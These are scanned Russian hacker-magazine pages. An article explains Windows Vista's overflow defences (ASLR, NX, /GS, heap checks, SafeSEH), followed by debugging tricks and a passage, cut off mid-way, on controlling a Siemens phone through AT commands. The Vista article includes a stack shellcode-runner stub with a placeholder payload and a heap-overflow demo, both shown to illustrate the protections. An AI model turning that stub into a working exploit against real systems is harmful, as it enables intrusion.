В общем виде атака на переполнение сводится к двум вещам: поиск участков кода, в которых возможно возникновение неотслеживаемых исключительных ситуаций, и поиск диапазонов адресного пространства, в которых может быть расположен вредоносный код с последующей передачей ему управления. Одним из обязательных условий успешного завершения атаки является идентичность адресного пространства программы на машине жертвы и адресного пространства программы на машине хакера. В результате случайного распределения адресного пространства в Windows Vista дырявый модуль, расположенный по определенному адресу, при следующей загрузке системы или на другой машине окажется совершенно в ином месте. Аналогично с модификацией кода через загрузку посторонних DLL — для того чтобы подцепить к программе свою библиотеку, хакеру нужно отыскать функцию LoadLibrary. Но при каждом запуске программы адрес, по которому она расположена, будет разный!

Возможно, у тебя возник вопрос о том, что произойдет в результате многократного перезапуска системы. Иначе говоря, как долго Vista сможет назначать загружаемым библиотекам и функциям неповторяющиеся





NX на защите стека

адреса? На этот интересный вопрос есть вполне конкретный ответ. При каждой загрузке системной библиотеки или исполняемого файла происходит случайная адресация из 256 возможных вариантов. В результате шанс загрузить эксплойт по месту назначения равен 1/256.
Допустим, у нас есть жутко полезная программа, состоящая всего из одной функции и нескольких строк кода, выводящих на консоль основные значения адресного пространства программы: адрес загрузки Kernel32.dll, адрес функции LoadLibrary и т.д. (исходник ищи на нашем диске).
Запустив ее на выполнение, можно увидеть в консоли примерно следующее:

```
Kernel32 loaded at 77400000
Address of LoadLibrary = 77A04E7D
```

Если теперь перезагрузить компьютер и снова запустить программу на выполнение, результат будет отличаться от предыдущего:

```
Kernel32 loaded at 77B30000
Address of LoadLibrary = 773A0E7D
```

Кстати, для того чтобы воспользоваться технологией ASLR, при компиляции проекта в Visual Studio необходимо выставить опцию компоновщика /dynamicbase.

ЗАПРЕТ НА ВЫПОЛНЕНИЕ

Следующий инструмент защиты программного кода отличается своей бескомпромиссностью. Это технология NX (No eXecute). Для тех, кто не в теме, поясню. Согласно этой концепции, которая реализована, кстати, не только компанией Microsoft, но и другими авторитетными конторами и известна под разными именами, программный код условно делится на две части. Первой может быть передано управление, но она не может быть перезаписана произвольными данными. Вторая может перезаписываться, но запуск на выполнение здесь уже запрещен. То есть по отношению к участку программного кода одновременно не могут быть реализованы обе привилегии — на запись и на выполнение. Как говорится, одно из двух. И никаких компромиссов.
Нельзя сказать, что в Microsoft в этом плане изобрели что-то принципиально новое. Стек с защитой от выполнения реализован в солярке от Sun Microsystems на несколько лет раньше, чем в Windows. Ну а самыми первыми такой подход к организации структуры программного кода опробовали разработчики OpenBSD. Другими словами, NX есть не что иное, как широко известная технология DEP (Data Execution Prevention). Реализация же NX-защиты сводится к присвоению особых меток сегментам памяти, предназначенным исключительно для хранения данных. Обнаружив попытку выполнения кода, записанного в такой сегмент, система устроит хакеру большой облом.
Для того чтобы реализовать в программном коде поддержку NX, в свойствах компоновщика выставляй ключ /NXCOMPAT. Кстати, софт, компоновка которого осуществлялась с упомянутым выше ключом, может воспользоваться преимуществами технологии NX или другой аналогичной технологии не только в среде Windows Vista, но и в Windows XP со вторым сервис-паком. Именно в Windows XP, а не в WV, как пишут многие, Microsoft впервые реализовала NX.

Давай испытаем NX. Как происходит внедрение шелл-кода, тебе уже хорошо известно (ну не зря же ты читаешь наш журнал). Вот одна из наиболее распространенных схем: запускаем уязвимую программу (или дожидаемся ее запуска), находим адрес, по которому располагается вершина стека, определяем его размер. После этого перезаписываем содержимое стека шелл-кодом и передаем ему управление (подробности ищи на диске).

СТЕК ПОД УГРОЗОЙ

```
const unsigned char scode[] = ... //зло ^_^
typedef void (*RunShell)(void);

int main (int argc, char* argv[]){
 char StackBuf[256];
 RunShell shell = (RunShell)(void*)StackBuf;
 strcpy_s (StackBuf, sizeof(StackBuf),
   (const char *)scode);
 (*shell)();
 return 0;
}
```

Если попытаться запустить приведенный пример (естественно, соответствующим образом его доработав, реализовав боевые функции), выбрав в качестве жертвы программу, собранную без поддержки технологии NX, то шелл-код будет успешно скопирован в адресное пространство стека со всеми вытекающими отсюда последствиями. В случае сборки программы с ключом /NXCONPAT такой финт ушами не останется незамеченным и система незамедлительно сообщит о нем пользователю.
Сообщение об ошибке содержит в себе адрес, по которому возникло исключение. В данном случае это 0x0012fe98. Что это за адрес? Это адрес, по которому расположился массив StackBuf. То есть причиной исключения стала попытка интерпретировать секцию с данными как набор инструкций. Я уже упоминал, что подобная технология разрабатывается не только Microsoft, но и другими компаниями, в том числе и производителями железа. Достаточно часто встречаются технологии, аналогичные NX, реализованные на аппаратном уровне. Так что можешь еще раз изучить возможности BIOS своей тачки и поискать в ней соответствующий пунктик. Кстати, в Windows Vista можно посмотреть, защищен тот или иной компонент системы (либо стороннее приложение) технологией NX, с помощью диспетчера задач, в котором теперь есть колонка Data Execution Prevention.

> Методы обхода DEP-защиты были разработаны и успешно опробованы на практике еще до создания компанией Microsoft технологии NX. Так что с твоей стороны было бы глупо полагаться только на эту технологию, не напрягая мозги с целью создания действительно надежного и безопасного приложения. Это утверждение в равной степени относится и к другим рассматриваемым в этой статье технологиям.

ФЛАГ GS

Это еще одна опция, которая, будучи использованной при сборке программы, повышает ее надежность в среде Windows Vista. Фишка здесь в следующем. При использовании опции /GS в момент записи содержимого регистра EBP в стек между локальной переменной, записанной в стеке, и ее адресом не существует прямой и однозначной связи. Вместо этого соответствие устанавливается через специальный посредник — cookie. Благодаря этому становится невозможным прямое обращение к стеку и изменение содержащихся в нем значений переменных.

ЗАЩИТА СТЕКА С ПОМОЩЬЮ COOKIE

```
void VulnerableFunc( const char* input, char* out )
{
// Готовим адресное пространство для локальных пере-
менных
00401000 sub      esp,104h
// Копируем секретный cookie в регистр eax
```

```
00401006 mov      eax,dword ptr [___security_cookie
(403000h)]
// Ксорим указатель вершины стека с помощью cookie
0040100B xor      eax,esp
// Записываем результат в буфер
0040100D mov      dword ptr [esp+100h],eax

    char* pTmp;
    char buf[256];

    strcpy( buf, "Prefix:");

00401014 mov      ecx,dword ptr [string "Prefix:"
(4020DCh)]
// Прячем аргументы функции за cookie
0040101A mov      eax,dword ptr [esp+108h]
00401021 mov      edx,dword ptr [esp+10Ch]
```

В качестве дополнительного бонуса от использования опции /GS мы получаем еще один уровень обнаружения переполнения стека. По утверждению представителей Microsoft, все исходники Windows Vista собраны с включенной опцией /GS. Так что делай выводы и пользуйся на здоровье.


ЗАЩИТА КУЧИ

Еще относительно недавно атаки на переполнение кучи были экзотикой. Сегодня это одна из распространенных тенденций, и тому есть ряд вполне объяснимых причин. Все они сводятся к тому, что на протяжении многих лет основной мишенью хакерских атак являлся стек. Пристальное внимание к стеку со стороны хакеров вынудило разработчиков бросить все свои силы на защиту этого элемента программной архитектуры. В то время как защита стека оттачивалась в бою и становилась все изощреннее (но так и не стала совершенной), безопасности кучи не уделялось практически никакого внимания. В результате, когда стали известны первые случаи успешных атак на переполнение кучи, многие оказались не готовы к такому повороту событий — эффективных методов защиты просто не было.
Одна из разновидностей атаки на переполнение кучи заключается в заполнении ее большим объемом данных, после которого должна последовать не менее большая серия NOP'ов, что в конечном счете приведет к ошибке переполнения и передаче управления на шелл-код. Описанная технология достаточно стара и впервые серьезно посадила на измену пользователей по всему миру в далеком 2001 году, представ в виде сетевого червя Code Red. С тех пор атаки на переполнение кучи стали более изощренными.
IT-сообщество осознало необходимость защиты кучи, и не только Microsoft, но и многие другие компании активизировали свою деятельность в этом направлении.
В довистовую эпоху (а не закрепить ли мне за собой авторские права на этот термин?) для защиты кучи приходилось сбрасывать в null все неиспользуемые указатели.
Что же нам предлагает Vista? Вот неполный список улучшений, призванных защитить кучу от переполнения:
• проверка валидности ссылок, связывающих с предыдущим и последующим элементом кучи;
• случайное размещение блока метаданных (генерируется случайное число и ксорится с первоначальным адресом);
• проверка целостности данных;
• случайное размещение начального адреса кучи (работает только при использовании ASLR);
• случайная адресация элементов, хранящихся в куче.
В том случае если проверка валидности ссылок, связывающих между собой элементы кучи, закончится неудачей, приложение будет аварийно завершено с целью предотвращения передачи управления на нелегитимный участок кода. В Windows XP при возникновении проблем со ссылками они просто игнорировались и выполнение программы не прерывалось. Это позволяло без особых усилий спровоцировать разрушение практически любого процесса.






links
Спецификацию TPM (Trusted Computing Group) можно найти по адресу https://www.trusted-computinggroup.org/specs/TPM. www.microsoft.com/security/glossary.mspx — словарь терминов по IT-безопасности, используемых в технологиях компании Microsoft.



info
Реализации технологии NX от других вендоров имеют различные названия, но основываются на одних принципах. XD-Bit (от Execute Disable) — Intel. Enhanced Virus Protection — AMD и т.д.



dvd
На диске ты найдешь упомянутые в статье примеры использования средств обеспечения безопасности программного кода в приложениях, совместимых с Windows Vista.

	Новый Перезагрузка	Новый	Существующий Перезагрузка	Существующий
Модуль	Да	Нет	Нет	Нет
Системные DLL	Да	Нет	Да	Нет
Стек	Да	Да	Нет	Нет
Куча	Да	Да	Да	Да
Список исключений	Да	Да	Нет	Да

Элементы системы, по отношению к которым может применяться случайная адресация

На плашке в качестве примера приведен программный код, изначально проблемный в плане угрозы переполнения кучи.

ПРИМЕР КОДА, ПОДВЕРЖЕННОГО АТАКЕ НА ПЕРЕПОЛНЕНИЕ КУЧИ

```
char* pBuf = (char*)malloc(128);
char* pBuf2 = (char*)malloc(128);
char* pBuf3 = (char*)malloc(128);

memset(pBuf, 'A', 128*3);
printf("Freeing pBuf3\n");
free(pBuf3);
printf("Freeing pBuf2\n");
free(pBuf2);
printf("Freeing pBuf\n");
free(pBuf);
```

В Windows Vista, даже при отключенной опции terminate on corruption, обеспечивающей защиту кучи, при первой же попытке вызвать функцию free() из нашего примера выполнение программы будет прервано. На других системах, включая Windows XP и Windows Server 2003, проблема останется незамеченной. Однако радости в том, что процесс в лучших самурайских традициях скорее сделает себе харакири, чем даст себя опозорить грязному эксплойту, мало. Поэтому для того чтобы, обнаружив проблемы с защитой кучи, приложение не падало замертво, а отслеживало подобные инциденты и реагировало на них менее кровавым способом, верным решением будет использование опции terminate on corruption.
Для превращения программы из паникера — камикадзе в доблестного самурая необходимо добавить в функцию Main() или WinMain() несколько несложных строк:

```
bool EnableTerminateOnCorrupt()
{
  if( HeapSetInformation( GetProcessHeap(),
    HeapEnableTerminationOnCorruption,
    NULL, 0 ) )
  {
    printf( "Terminate on corruption
      enabled\n" );
    return true;
  }
  printf( "Terminate on corruption not
      enabled — err = %d\n",
  GetLastError() );
  return false;
}
```

Естественно, при создании финального релиза отладочные функции printf() нужно будет заменить вызовом обработчика ошибок.
Дополнительно к этому ты можешь использовать кучу с низким уровнем фрагментации в противовес стандартной куче, которая подвержена значительной фрагментации. Реализовать подобное не просто, а очень просто:

```
bool EnableLowFragHeap()
{
  ULONG ulHeapInfo = 2;
  if( HeapSetInformation( GetProcessHeap(),
    HeapCompatibilityInformation,
    &ulHeapInfo, sizeof( ULONG ) ) )
  {
    printf( "Low fragmentation heap
      enabled\n" );
    return true;
  }
  printf( "Low fragmentation heap not
    enabled — err = %d\n",
    GetLastError() );
  return false;
}
```


SAFESEH

И под занавес еще одна полезная опция. Наверняка, тебе уже приходилось иметь дело с такой фишкой, как Structured Execution Handler (SEH). SafeSEH, поддержка которой включена в Windows Vista, предоставляет собой еще более надежный механизм мониторинга динамических исключений. Эта опция компоновщика позволяет в момент вызова функции запоминать адрес, по которому этот вызов был осуществлен. После этого периодически осуществляется сравнение фактического адреса с тем, что запомнила система. И если обнаруживается несовпадение, значит что-то нарушило штатный ход выполнения программного модуля, и процесс тихо, без пыли и шума отправляется к праотцам.
Однако возможности этой технологии, как и других упомянутых в статье, не безграничны. В частности, она не защитит твой код в том случае, если в результате атаки на переполнение буфера будет модифицирована структура EXCEPTION_REGISTRATION, предназначенная для хранения адреса, по которому возникло исключение.

ПРОЩЕ ПРОСТОГО

Как видишь, вопреки сомнениям скептиков (весьма, кстати, обоснованных), Vista значительно продвинулась в плане защиты от атак на переполнение. Более того, все эти возможности доступны и тебе. Все, что от тебя требуется, — не полениться выставить соответствующие опции компоновщика. Конечно, можно попенять на некоторое снижение производительности, но... Будь откровенен сам с собой и признайся, что гораздо более серьезные накладные расходы тянет за собой код, написанный твоими же руками. Ведь времени на оптимизацию всегда не хватает, так же как и на обстоятельное тестирование. Так что, может быть, лучше, потеряв в производительности за счет повышения безопасности приложения, поискать эту производительность в другом месте?




КРИС КАСПЕРСКИ

Трюки от крыса

КТО-ТО В ШУТКУ СКАЗАЛ, ЧТО ПРОГРАММИСТЫ В СРЕДНЕМ ТРАТЯТ 10% ВРЕМЕНИ НА НАПИСАНИЕ ПРОГРАММЫ И 90% — НА ЕЕ ОТЛАДКУ. РАЗУМЕЕТСЯ, ЭТО ПРЕУВЕЛИЧЕНИЕ, И ПРАВИЛЬНО СПРОЕКТИРОВАННАЯ ПРОГРАММА ДОЛЖНА ОТЛАЖИВАТЬ СЕБЯ САМА ИЛИ ПО КРАЙНЕЙ МЕРЕ АВТОМАТИЗИРОВАТЬ ЭТОТ ПРОЦЕСС. СЕГОДНЯШНИЙ ВЫПУСК ТРЮКОВ, КАК ТЫ УЖЕ ДОГАДАЛСЯ, ПОСВЯЩЕН МАГИИ ОТЛАДКИ.

01 «обрамление» отладочного кода

Многие программисты используют для «обрамления» отладочного кода директивы условной трансляции (пример использования которых приведен чуть ниже), в результате чего отладочный код автоматически удаляется из release-версии продукта:

РАСПРОСТРАНЕННЫЙ, НО НЕУДОБНЫЙ СПОСОБ «ОБРАМЛЕНИЯ» ОТЛАДОЧНОГО КОДА

```
#define _DEBUG_
    // debug info is enabled
…
#ifdef _DEBUG_
    pritnf("output debug info\n");
#endif
```

Однако, это не самый продвинутый вариант, и при желании его можно существенно оптимизировать, заменив директиву препроцессора #ifdef оператором if(0):

ОПТИМИЗИРОВАННЫЙ СПОСОБ «ОБРАМЛЕНИЯ» ОТЛАДОЧНОГО КОДА

```
#define _DEBUG_ 1
    // debug info is enabled
…
if(_DEBUG_)
{
    pritnf("output debug info\n");
}
```

Если _DEBUG_ == 0, то выражение if(_DEBUG_) превращается в «мертвый код», автоматически детектируемый и удаляемый практически всеми оптимизирующими компиляторами.
Кстати говоря, оператор if(0) выгодно использовать для временного отключения части кода, что обычно делается с помощью комментариев. Однако при многократном включении/отключении большого количества строк, приходится тратить кучу времени на их комментирование, вставляя оператор «//» в начало каждой строки. Теоретически весь блок кода можно отключить с помощью оператора «/* --- */», но воспользоваться этой возможностью удается далеко не всегда. Увы! Язык Си/Си++ не поддерживает вложенных комментариев последнего типа, и, если они встречаются в отключаемом коде, мы получаем сообщение об ошибке.
С другой стороны, код, отключенный посредством комментариев, в продвинутых средах разработки отмечается другим цветом (например, серым), а потому намного нагляднее оператора if(0), который никак не выделяется в листинге. Поэтому однажды отключенный код рискует отправиться в забвение, и, чтобы этого не произошло, рекомендуется использовать директиву #pragma message, выводящую сообщение при компиляции о том, что такой-то участок кода временно отключен.

02 условные точки останова — своими руками

Практически все современные отладчики поддерживают условные точки останова, однако их возможности довольно ограничены. В частности, мы не можем вызывать API-функции, и потому даже такая простая задача, как остановка отладчика в определенном потоке, превращается в головоломку, для решения которой приходится прибегать к анализу регистра FS и прочим шаманским трюкам.
Лишь немногие отладчики позволяют загружать условные точки останова из текстового файла, который легко редактировать в своем любимом IDE с отступами, переносами строки и прочими атрибутами форматирования. А без форматирования мало-мальски сложное условие останова становится практически нечитаемым, и его приходится отлаживать вместе с отлаживаемой программой. Вот такая, значит, рекурсия получается.
Между тем если мы не хакаем двоичный файл, то намного удобнее внедрять точку останова непосредственно в сам исходный текст! На x86-платформе для этого достаточно вызвать ассемблерную инструкцию int 0x3. Естественно, это решение не универсально и к тому же системно зависимо, однако системно-зависимый код можно вынести в макрос/отдельную функцию.
«Ручные» точки останова сохраняются вместе с самой программой, что отвязывает нас от отладчика, и мы можем попеременно использовать SoftICE, OllyDebugger и Microsoft Visual C++, например. Кстати говоря, даже если на целевой машине отладчик вообще не установлен, точки останова, внедренные в программу, приведут к вызову Доктора Ватсона. Это, конечно, не отладчик, но все же лучше, чем совсем ничего.

ПРИМЕР ИСПОЛЬЗОВАНИЯ РУКОТВОРНЫХ УСЛОВНЫХ ТОЧЕК ОСТАНОВА

```
#define BREAK1_ENABLED 1
```



```
#define BREAK1_TEXT "arg1 and arg2 are equal"
#define break_in __asm int 0x3

foo(int arg1, int arg2)
{
    #ifdef BREAK1_ENABLED
        if (arg1 == arg2) break_in;

    #pragma message("BREAKPOINT:" BREAK1_TEXT __FILE__)

    #endif
}
```

03 мистическое исчезновение ошибок

Некоторые виды ошибок мистическим образом исчезают при запуске программы под отладчиком, и можно дебажить программу хоть до посинения, но так и не получить никакого результата.

На самом деле прикладная программа практически не имеет никаких шансов определить, находится ли она под отладкой или нет. Исключение составляют специальные антихакерские приемы и пошаговое исполнение плюс ошибки синхронизации.

Более вероятная причина исчезновения ошибок заключается в том, что вместе с генерацией отладочной информации компилятор отрубает оптимизатор и выполняет ряд дополнительных действий, изменяющих логику поведения программы (например, инициализирует переменные).

Чтобы не спугнуть ошибки, необходимо отлаживать release-версию программы. Вот так прямо в ассемблерных кодах и отлаживать. А как быть, если мы хотим подняться на уровень исходных текстов?! К сожалению, в общем случае это невозможно. Но тут есть одна хитрость, существенно упрощающая нам жизнь.

Используя предопределенный макрос __LINE__, мы без труда заставим компилятор генерировать информацию о номерах строк, автоматически внедряемых в программу. Конечно, это совсем не то же самое, что отладка на уровне исходных текстов, но все-таки какая-то зацепка уже появляется. Правильно расставив директивы __LINE__, мы легко сориентируемся, в какой части программы сейчас находится ошибка (правда, при этом следует помнить, что компилятор может переупорядочивать машинные команды по своему усмотрению, и потому номера строк, определенные при помощи __LINE__, не всегда соответствуют действительности и могут быть с некоторым сдвигом).

Самое замечательное, что эта задача поддается автоматизации. Не составит большого труда написать плагин для OllyDebugger, распознающий внедренные номера строк и выводящий соответствующий фрагмент исходного текста на экран.

Рассмотрим следующий пример:

ПРОСТЕЙШИЙ ПРИМЕР ПРОГРАММЫ, АВТОМАТИЧЕСКИ ВНЕДРЯЮЩЕЙ НОМЕРА СТРОК ИСХОДНОГО ТЕКСТА В СВОЮ RELEASE-ВЕРСИЮ

```
// макрос для внедрения номеров строк
#define XX dbgline(__LINE__);
// служебная функция для внедрения номеров строк
static dbgline(int line)
{
    char buf[1024];

    sprintf(buf,"%x\n",line);

    OutputDebugString(buf);
}

main()
{
    XX  // вывести номер строки (в данном случае == 15)

    printf("hello, world!\n");

    XX  // вывести номер строки (в данном случае == 17)
}
```

Мы определяем макрос XX, вызывающий функцию dbgline() и передающий ей номер строки в качестве аргумента, что приводит к генерации следующего машинного кода: PUSH __LINE__/CALL dbgline(), который можно найти и автоматически, используя __LINE__ в качестве опорной метки. Естественно, если программа занимает более одного файла, необходимо воспользоваться макросом __FILE__, который здесь не показан для упрощения. А чтобы оптимизирующий компилятор не заинлайнил dbgline, мы объявляем ее как static. API-функция OutputDebugString() не является обязательной и просто вываливает номера строк, отображаемых отладчиком в специальном окне. Это на тот случай, если мы совсем не разбираемся в ассемблере. Кстати, дизассемблерный листинг приведенной программы выглядит так:

```
.text:00401000 _main   proc    near
.text:00401000         push    ebp
.text:00401001         mov     ebp, esp
.text:00401003         push    15
                               ; номер текущей строки
.text:00401005         call    sub_401026
                               ; gdbline
.text:0040100A         add     esp, 4
.text:0040100D         push    offset aHelloWorld
                               ; "hello, world!\n"
.text:00401012         call    _printf
.text:00401017         add     esp, 4
.text:0040101A         push    17
                               ; номер текущей строки
.text:0040101C         call    sub_401026
                               ; gdbline
.text:00401021         add     esp, 4
.text:00401024         pop     ebp
.text:00401025         retn
.text:00401025 _main   endp
```



DI HALT
/ DI_HALT@MAIL.RU /


Длинная рука контроля

Рулим мобилой через микроконтроллер

Как иногда хочется быть богом, быть одновременно везде, все видеть, все слышать, держать все под контролем, но, к сожалению, мир наш сугубо материален, телепортацию еще не изобрели, а перемещение по земле сопряжено с колоссальными потерями времени и сил. Да что там говорить, все жители мегаполисов знают, что такое «быстро добраться» из одной точки города в другую. Наверняка не раз и не два тебе хотелось сделать что-либо на расстоянии, например проконтролировать работу сервака или проследить за тем, чтобы никто не смел покуситься на твое имущество. Есть ли выход? Конечно! Можно загнаться по полноценному радиоуправлению, но чем изобретать велосипед, лучше под свои нужды заюзать уже готовое и проверенное решение, работающее везде и имеющее все необходимое для выполнения поставленной задачи. Я говорю о сотовой связи — дешево, удобно, надежно, не требует сложного оборудования, а самое главное — делается на коленке из подручного хлама за один вечер.



CT-96 — отличный паяльник, почти паяльная станция. Рекомендую!



А это уже наша исполнительная часть, собственно девайс в сборе

ВЫБОР АППАРАТА

Поскольку все коммуникации мы будем вести через сотовые сети, нужна мобила-исполнитель, которая бы обрабатывала запрашиваемые сигналы или, наоборот, выдавала какую-либо инфу нам, в зависимости от обстоятельств. В принципе, вполне сгодится любой агрегат, все зависит лишь от способа подключения к нему. Можно тупо припаяться к кнопочкам и, замыкая их, делать с аппаратом все, что заблагорассудится, словно ты сам им рулишь, но гораздо удобнее и эффективнее подрубиться к телефону посредством интерфейсного разъема, и вот тогда нам будет доступно все, ну почти все.

Итак. Телефон должен обладать следующими качествами:

1. Быть недорогим, поскольку лишние навороты нам совершенно ни к чему — мы же не для понта будем его использовать, а почти со всеми функциями справится мобила с минимумом функций.

2. Быть максимально дубовым изнутри. То есть нам совершенно не подходят разного рода смартфоны и телефоны со сложной ОС-подобной прошивкой. Чем проще программное обеспечение телефона, тем меньше вероятность того, что оно даст сбой или повиснет. А надежность в нашем деле — это главное.

3. Очень желательно, чтобы девайс мог подключаться к компу и управляться с компа. Проверяется это просто — достаточно полазать по форумам и поспрашивать, есть ли для интересующего телефона софт, позволяющий посредством дата-кабеля сгружать с телефона sms, записную книжку, лазать по файловой системе, добавлять мелодии, имитировать нажатия клавиш и прочие управляющие воздействия. Если есть, то этот агрегат нам подходит; если нет, то этот пункт не выполняется, а значит, возможности такой системы контроля резко сокращаются. Впрочем, возможно, для решения твоей задачи хватит и самого простого агрегата.

Я же сам использую и рекомендую заюзать тебе телефоны Siemens. Может, мобильное подразделение фирмы и обанкротилось, но они делали мегарулезные агрегаты — истинно фрикерские девайсы. Советую обратить внимание на 35-ю серию и выше. Оптимальный вариант — это Siemens ME45. Он дубовый, надежный и полностью управляемый. Недаром его активно используют различные охранные агентства в своих GSM-сигнализациях. Если же тебе не удастся его найти, выбери девайс из серии 65, например C65. Сейчас он весьма дешев и продается на любом гопорынке.

Короче, выбор мобилы-исполнителя должен основываться на характере решаемых задач, а перспективы и возможности применения мы рассмотрим чуть ниже.

СТАВЬ ПЕРЕД СОБОЙ РЕАЛЬНЫЕ ЦЕЛИ!

Итак, что мы можем сделать посредством мобильника?

Самое простое, что приходит в голову, — это оповещение о каком-либо событии. Например, младший брат залез в твой ящик стола, чтобы стырить и просмотреть до дыр диски с коллекционной немецкой порнухой. А может, кто на заначку позарился? Ты узнаешь об этом первым! Все просто — датчик, нацепленный на объект, сработает, и мобила позвонит тебе сама. Алярма! В простейшем случае это реализуется, например, кнопкой, установленной в ящике так, чтобы при открытии ящика происходило ее нажатие, замыкание контакта, и телефон получал приказ о звонке.

А можно и наоборот — работать на прием управляющего сигнала. Например, заметил ты, что твой сервер наглухо повис и не пытается сам подняться, а пнуть его некому, — позвонил на спецномер и устроил ему аппаратный Reset. И это далеко не все, что можно вытворять посредством мобильного телефона.

АТАТАТ ЕМУ ПО ПОПЕ, АТАТАТ!

Как управлять мобилой? В простейшем случае, как я уже говорил, можно просто припаяться к кнопкам и не мудрить. Открыл брательник ящик — сработал датчик, замкнулась, например, кнопка «3» в телефоне, и пошел дозвон на фиксированный номер, забитый на тройку. Просто и без геморроя. А в случае с сервером можно повесить реле на виброзвонок, вместо моторчика, и при входящем звонке оно замкнет свои контакты и вызовет перезагрузку. Но тут есть ряд проблем, таких как случайные звонки и регулярный спам от оператора, который в последнее время сильно мешает. Поэтому лучше не ограничиваться простым использованием железных сигналов, а подключаться к телефону через штатный интерфейс, то есть по дата-кабелю.

Что можно сделать посредством кабеля? О, да тут целый список возможностей. Во-первых, почти все мобилы поддерживают стандартные AT-команды, уже знакомые тебе по использованию модема. Так что набор номера можно устроить засылкой в порт команды «ATDxxxxxxx;», где xxxxxx заменяется нужным номером, а по вернувшемуся ответу определить, дозвонился телефон или нет. Если, например, в ответе пришло BUSY или ERROR, значит вызываемый недоступен и нужно перезвонить. Это может сделать практически любой телефон, поскольку команды модема стандартны для всех. Кроме стандартных AT-команд есть еще узкоспециализированные команды для конкретного телефона, управляющие его функциями. Так как я работал в основном с Siemens, то описывать я буду именно сименсовскую систему команд, хотя мне доподлинно известно, что управлению поддаются и Nokia, но там все несколько сложнее.

Так вот сименсы имеют на редкость богатую систему управления посредством AT-команд, позволяющих, например, написать и отправить sms'ку, выцарапать и обработать пришедшую sms'ку, эмулировать нажатия любых клавиш и управлять почти всеми функциями телефона. Также с помощью AT-команд можно узнать о состоянии сотовой сети и телефона на данный момент, проконтролировать заряд батареи и многое другое. На диске ты найдешь справочник по AT-командам для модели 45-й серии. Я работаю с

Инструмент

Для работы тебе потребуется правильный паяльник. Обычно в каждом доме есть здоровенное лудило от 40 ватт и более. Тебе такое не подойдет — сожжешь микросхемы. Нужен маломощный паяльничек ватт на 20 желательно с тонким жалом, а лучше вообще паяльная станция. Но станцию для одно-/двухразового применения покупать глупо, поэтому я рекомендую паяльник CT-96 с регулятором температуры. Стоит он рублей 200, а по возможностям не сильно отстает от станции, даже сменные жала подходят.

65-й серией, но, в принципе, мне всегда хватало команд от 45-х, поскольку уже там все есть. А если чего и не хватает, можно эмулировать нажатиями клавиш.

☒ СДЕЛАЙ ЭТО СЕЙЧАС!

Чувствую, у тебя уже зачесались ручки проверить мою телегу на практике. Отлично, все, что тебе потребуется на данном этапе, — это мобила (я юзаю Siemens SK65) и дата-кабель. Эти девайсы без проблем покупаются и стоят весьма недорого.

Хватай дата-кабель и втыкай его в комп. Скорее всего, кабель у тебя USB'шный, а значит, нужно установить драйвер виртуального COM-порта. Он должен быть на диске, прилагающемся к шнурку. После того как дрова встанут на место, у тебя в системе появится еще один COM-порт. Обычно он следующий по номеру после уже имеющихся физически. Залезь к нему в настройки и выстави там скорость 9600 бод (в моей практике мне удавалось подцепить телефон только на скорости 19 200 Кб/сек — прим. dlinyj). Почему так мало? Нам надо проверить, как мобила будет работать на такой скорости, а поскольку мы не собираемся гонять много данных, то и высокая скорость нам ни к чему. Зато с понижением скорости возрастает помехозащищенность и надежность передачи данных, так как снижается точность временных задержек протокола.

После настройки порта можешь смело юзать любую терминальную программу, например имеющуюся в стандартной поставке Винды Hyper Terminal, и коннектить ее к телефону. Запускай Hyper Terminal; в выскочившем меню, в имени соединения, пиши что хочешь; далее выбирай COM-порт (реальный или виртуальный), к которому у тебя подключена мобила. Потом нажми OK и в свойствах соединения укажи скорость 9600, а биты данных выставь в 8 (стандартный RS232), Отмени проверку четности и выставь один стоповый бит и аппаратное управление потоком. У меня все эти значения уже стоят по дефолту, кроме разве что скорости. Опять жми OK, и если все правильно, то произойдет коннект с телефоном.

Для начала проверь, жив ли телефон: зашли ему команду AT, он должен ответить OK. Если ответа нет, значит проблемы в связке «телефон — кабель — драйвер — терминал». Проверь, подключена ли терминалка к телефону, переподключи терминалку. Не поможет — перезагрузи телефон; возможно, придется поиграть с номерами портов, а также проверить кабель на каком-либо заведомо исправном телефоне и специальной софтине для него. Но, думаю, все будет хорошо, так как убитые дата-кабели встречаются довольно редко, тем более что там и ломаться-то особо нечему.

Дальше можно уже попробовать начать активные действия. Набери командой номер: забей в терминалку «ATDxxxxxxxxx;», где вместо порнушных иксов напиши какой-нибудь номер. Нажми <Enter> и внимательно посмотри на экран мобилы — там должен начаться набор номера. Получилось? Отлично! Результатом действия команды будет ответ телефона. Например Busy, что значит «занято». Поэкспериментируй со звонком на свой домашний или второй мобильный и посмотри на разные ответы. Положить трубку можно командой «AT+CHUP». Но это не так интересно, поскольку подобными фишками обладает любой модем, так что дистанционному оповещению можно научить и его. Нам же желательно добраться до функций сотового телефона.

